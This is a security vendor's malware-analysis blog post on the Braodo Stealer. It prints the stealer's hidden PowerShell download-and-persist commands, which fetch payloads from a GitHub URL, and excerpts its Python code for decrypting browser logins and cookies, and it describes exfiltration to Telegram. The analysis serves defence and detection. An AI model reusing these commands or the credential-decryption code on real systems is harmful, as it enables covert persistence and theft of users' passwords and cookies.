Echoes of Braodo Tales from the Cyber Underworld

Published: 2024-07-22 · Archived: 2026-04-05 20:44:14 UTC

In the last few months we've been observing a lot of tweets talking about the rise in Vietnamese-based malware aka Braodo Stealer. This blog gets into the nuances of Braodo, an information stealer, capable of stealthily infiltrating the victims' system to harvest their sensitive information, such as credentials, banking information and more, and do their intended damage like, identity theft and financial losses. In this blog, we have analyzed one of the Stealers' hashes taken from this recent tweet.

This stealer was first seen in the real world as shown in Fig.1.

Fig.1: First seen in real world (Source: MalwareBazaar)

Braodo Stealer is a Python based Stealer, which collects all cookies and saved credentials from the browsers and all services and process information of that particular system as a zip file. Let us now get into the technicalities. The execution flow is as shown in Fig.2.



Fig.2: Flow of its execution

Initially it comes as a zip file. On extracting, it contains a bat file "health-records-x-ray-n.bat" which starts with unicode "FF FE" which uses BOM , to show the batch file data as unreadable characters as shown in below figure.3, if we open it in notepad++.

After removing "FF FE" and opening it in notepad++, it looks as in Figure.4.



Fig.3: Batch file in notepad++ with “FF FE”



Fig.4: Batch file after removing “FF FE”

On executing the bat file, it starts the PowerShell process and downloads a bat file from GitHub URL with the following command and saves that file as “Windows Secure.bat” in the Startup folder for persistence from below command.

C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden Invoke-WebRequest -URI https://github.com/ohlisit/123/raw/main/update.bat -OutFile “C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\Windows\\’Start Menu’\\Programs\\Startup\\WindowsSecure.bat”;



Fig.5: Connection of PowerShell to GitHub



Fig.6: Writing WindowsSecure.bat in the Startup folder

It also downloads a zip file called “Document.zip” in the path “C:\Users\Public” from the GitHub URL as shown in the below command.

powershell.exe -WindowStyle Hidden -Command “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile(‘https://github.com/ohlisit/123/raw/main/Document.zip’, ‘C:\Users\Public\Document.zip’)”;



Fig.7: Downloaded contents of Document.zip in “C:\Users\Public”

If we manually get into that GitHub repository, we can see their bat files and zip files are getting periodically updated, as can be seen in the figure below.



Fig.8: GitHub Repository

The Document.zip is uncompressed using the following command:

cmd /c powershell.exe -WindowStyle Hidden -Command Expand-Archive -Path "C:\Users\Public\Document.zip" -DestinationPath "C:/Users/Public/Document";

The Document.zip file contains all libraries related to python.exe which is shown in Fig.8, we found a python file with name "sim.py" which is the actual payload written in python language as shown in Figure.9, it contains junk data along with actual payload code the below Figure.10.



Fig.9: Payload as sim.py



Fig.10: Sim.py having stealer code

After unzipping the file in the location "C:\Users\Public\Document", it starts the python.exe with the below command, to proceed further which will be discussed in detail now.

powershell.exe -WindowStyle Hidden -Command "C:\Users\Public\Document\python C:\Users\Public\Document\Lib\sim.py"



Fig.11: Creating python.exe process by PowerShell

After creating Python.exe, it loads all the required libs and DLLs from the Document folder and starts executing code that is present in sim.py step by step.

It starts execution of code by retrieving computer name, current login user name, windows version, time of computer, IP of system by requesting to “https://ipinfo.io”.

Fig.12: Retrieving computer IP, current user name

In the main function, we can find the Telegram API bots URL strings in u1 and u2 variables which would be used to send the stolen information to it.



Fig.13: Telegram API bots

Then it takes the path of all browsers’ user data present in the system, and checks each browser’s path if it exists or not. If it exists, it starts stealing all user data, cookies, web data, login data, local state from all the browsers present in the system and places all of them in separate folders having the browser name.

```
if os.path.exists(chrome):
    try:
        get_chrome(data_path,chrome)
    except: print("")
if os.path.exists(Edge):
    try:
        get_edge(data_path,Edge)
    except: print("")

if os.path.exists(Opera):
    try:
        get_opera(data_path,Opera)
    except: print("")

if os.path.exists(Brave):
    try:
        get_brave(data_path,Brave)
    except: print("")

if os.path.exists(coccoc):
    try:
         get_coccoc(data_path,coccoc)
    except: print("")

if os.path.exists(firefox):
    try:
         get_firefox(data_path,firefox)
    except: print("")

if os.path.exists(chromium):
    try:
       get chromium(data path,chromium)
```

```
def get_chrome(data_path,chrome_path):
    data_chrome = os.path.join(data_path, "Chrome");os.mkdir(data_chrome

def get_edge(data_path,edge_path):
    data_edge = os.path.join(data_path, "Edge");os.mkdir(data_edge)

def get_opera(data_path,opera_path):
    data_opera = os.path.join(data_path, "Opera");os.mkdir(data_opera)

def get_brave(data_path,brave_path):
    data_brave = os.path.join(data_path, "Brave");os.mkdir(data_brave)

lef get_coccoc(data_path,coccoc_path):
    data_coccoc= os.path.join(data_path, "CocCoc");os.mkdir(data_coccoc)

def get_firefox(data_path,firefox_path):
    data_firefox = os.path.join(data_path,'firefox');os.mkdir(data_fire

def get_chromium(data_path,chromium_path):
    data_chromium= os.path.join(data_path, "Chromium");os.mkdir(data_ch
```

Fig.14: Checking paths and creating folders for every Browser

Then it decrypts all the sensitive data like login data, cookies, web data from every browser by connecting to “Login data” SQLite database and “Cookies” SQLite database using the AES algorithm with master key generated from Local State file.

```
master_key = base64.b64decode(local_state["os_crypt"][
master_key = master_key[5:]
master_key = win32crypt.CryptUnprotectData(master_key,
master_key_str = str(master_key)
print(master_key_str)

conn = sqlite3.connect(login_db)
cursor = conn.cursor()
cursor.execute("SELECT action_url, username_value, password_value FROM logins")

try:
    conn2 = sqlite3.connect(cookie_db)
    conn2.text_factory = lambda b: b.decode(errors="ignore")

iv = data[3:15]
data = data[15:]
cipher = AES.new(key, AES.MODE_GCM, iv)
return cipher.decrypt(data)[:-16].decode()
```

Fig.15: Decrypting login data and cookies from its database using AES

After collecting and writing all data from different locations to text files, it converts the files into a zip file, for sending them into the Telegram channel.



Fig.16: Collected data



Fig.17: Snippet of converting into zip file

After keeping all files together with zip extension, it sends that zip file to the Telegram channel as shown in Figure.18 and Figure.19. It then removes “Document.zip” from its location.



Fig.18: POST request for sending zip file



Fig.19: Removing “Document.zip”

As we can see, threat actors are updating their malware to become more and more evasive. Compared to other stealers, this one is mainly focused on network related information which could be used for active reconnaissance. As the information stolen by the malware is sensitive, protecting yourself by investing in a reputable security product such as K7 Antivirus is therefore necessary in today’s world. We at K7 Labs provide detection for such kinds of stealers and all the latest threats. Users are advised to use a reliable security product such as “K7 Total Security” and keep it up-to-date to safeguard their devices.

IOC

File Name	Hash	Detection Name
health-records-x-ray-n	4BA8BDD684441EF9F6F9AC7DE7EDB28B	Trojan (0001140e1)

Source: https://labs.k7computing.com/index.php/echoes-of-braodo-tales-from-the-cyber-underworld/